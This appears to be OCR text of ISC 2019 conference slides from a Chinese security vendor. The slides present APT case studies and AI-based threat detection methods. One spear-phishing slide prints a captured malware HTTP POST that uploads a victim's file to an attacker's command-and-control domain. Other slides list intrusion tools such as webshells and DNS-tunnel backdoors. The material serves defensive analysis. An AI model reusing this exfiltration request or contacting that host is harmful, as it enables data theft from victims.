ISC 2019 第七届互联网安全大会

数字经济时代的安全挑战与实践

范渊

杭州安恒信息技术股份有限公司董事长、总裁

小鹅助理


扫码添加小鹅助理，与数万科技圈人士

分享重量级活动PPT、干货培训课程、高端会议免费

门票


数字经济时代的安全挑战与实践
范渊
杭州安恒信息技术股份有限公司



VIP


目录
网络战就在身边
大数据AI助力成为关键
大数据成为关键信息基础设施
网络安全没有旁观者 全程全网实时三级联动成为可能
实智明归


APT事件——鱼叉攻击

在某能源单位捕获伪装成“外交部长助理陈晓东出访叙利亚”投递的恶意文件

下载组件




查找机密文档



回传窃密文件


```
POST /autolan.php?l=WIN-Q00FLJHJ37A0@2b6605194-1afc-445a-93d6-3c79d0a5a818@2010.12.15.145232@C HTTP/1.1
Host: sysintservice.ddns.net
Content-Type: multipart/form-data; boundary=------dNtPOGQuYdaKesBchd3651P0K9B643GLSTH5Y0Z3ahdKsOPxrsQzvf
Content-Length: 5900
Connection: Keep-Alive

--------dNtPOGQuYdaKesBchd3651P0K9B643GLSTH5Y0Z3ahdKsOPxrsQzvf
Content-Disposition: form-data; name="file"; filename="C:\Users\All Users\VMware\VMware Tools\manifest.txt"
Content-Type: text/plain

.encoding = "UTF-8"
Unity.installed = "TRUE"
Unity.version = "10.0.5.520"
vnaudio.installed = "TRUE"
vnaudio.version = "5.10.0.3506"
vnaudio_2008.installed = "FALSE"
vnaudio_2008.version = "5.10.0.3506"
vnrawdsk.installed = "TRUE"
vnrawdsk.version = "0.9.9.0"
vnacthlp.installed = "TRUE"
vnacthlp.version = "10.0.5.520"
buslogic.installed = "FALSE"
buslogic.version = "2.0.3.0"
hgfs_driver.installed = "TRUE"
hgfs_driver.version = "11.0.0.0"
```


APT事件——长期潜伏渗透
黑客持续多年攻击，内网沦陷，数据长期被窃密
信息刺探
使用工具
权限范围
后门程序
远程控制
网站漏洞
获得入口点
提升权限
工具组合
部署后门
横向渗透
锁定目标
释放后门
定位目标
扩大据点
通道打开
持久化控制
2014/6/ - 2018/3/
Windows系统远程桌面管理工具
Linux系统远程管理工具SSH
DNS协议远程控制后门
2014/6/ - 2018/3/
域控服务器控制权限
业务服务器控制权限
研发人员PC控制权限
运维人员PC管理权限
销售人员PC控制权限
公共终端PC控制权限
普通用户任意PC管理权限
2016/3/-2018/3/
DNS协议远程控制后门
Windows版本
Linux版本
2016/3/-2018/7/（至今）
实时反弹链接到C&C服务器
通过DNS协议任意出入
通过Web网站任意文件
2013/6/ - 2013/7/
利用网站漏洞（被动过漏洞）
恶意邮件附件（APT设备告警）
通过网站漏洞渗透到内网
通过发送钓鱼邮件直接攻击个人
TeamViewer远程管理工具
Webshell网站管理后门
PSEXESVC远程管理工具
PowerShell脚本执行工具
RealVNC远程管理工具

北方某大国控制我国北方某省风力发电系统核心服务器

2017-06-18，态势感知系统监测到攻击源IP 122.76.xxx.xxx，通过邮件的方式向外投递恶意文件。
恶意文件作为邮件附件，当文件被接收者打开后，恶意代码会在后台悄悄执行，主动连接到位于某大国的指定服务器——cv60631.xxx，最终达到获取目标主机的控制权、绑定端口和执行恶意回连的目的。

潜伏事件长达5年之久




Internet Security Conference 2019
大数据AI助力成为关键
ISC
Internet Security Conferenc

AI智能实战化威胁监测、研判与自动化响应


- 恶意软件
- 高级威胁APT
- 数据泄露
- UEBA
- 异常检测

- 追踪溯源
- 流量画像
- 威胁情报碰撞
- 漏洞脆弱性关联
- 资产画像与拓扑

- 安全编排
- 自动化响应
- 安全知识图谱
- 一键封堵
- 通报预警

大数据智能安全分析（AI检测）

威胁情报



支撑算法

ARIMA

自回归积分滑动平均模型，将非平稳时间序列转化为平稳时间序列

训练以一周时间为一个周期的呈规律性分布的时间序列数据，利用 3-sigma 准则进行异常检测。


Weekly Gaussian Estimation

Exponential Smoothing

指数平滑法常用于中短期趋势预测，是一种加权移动平均法，时可控制权重的变化速率。

日常观测数据往往包含噪声干扰，利用RPCA重构矩阵剔除噪声，监测掩盖在噪声下的异常。

RPCA-SST




论文:2018 IEEE(DSC)：A Robust Change-point Detection Method by Eliminating Sparse Noises

论文:2018 IEEE(DSC)：A Categorically Reweighted Feature Extraction Method for Anomaly Detection

专利：一种网络流量异常检测方法及系统 专利号：201710803213.1


基于AI模型的安全威胁检测技术 —— 失陷资产

资产行为异常检测（AiLPHA深度感知智能引擎DSI）




Sherlock--资产画像 钻取、关联、行为画像系统

通过多维度的关联、钻取、以及行为画像发现攻击手段和目的



某三甲医院感染勒索病毒案件智能分析研判过程

图谱分析一目了然



通过全网连接关系图谱，
快速寻找病毒影响最大区域，
优先处置扩散面最大终端，
以点破面，摆脱安服无从下手困境。

资产感知-快速定位查杀

从成千上万的告警中摆脱出来
多台安全设备总计2w+安全告警
AiLPHA平台5个失陷资产

病毒感染溯源

3月6号12:27
被感染成功后成为
新的病毒源头

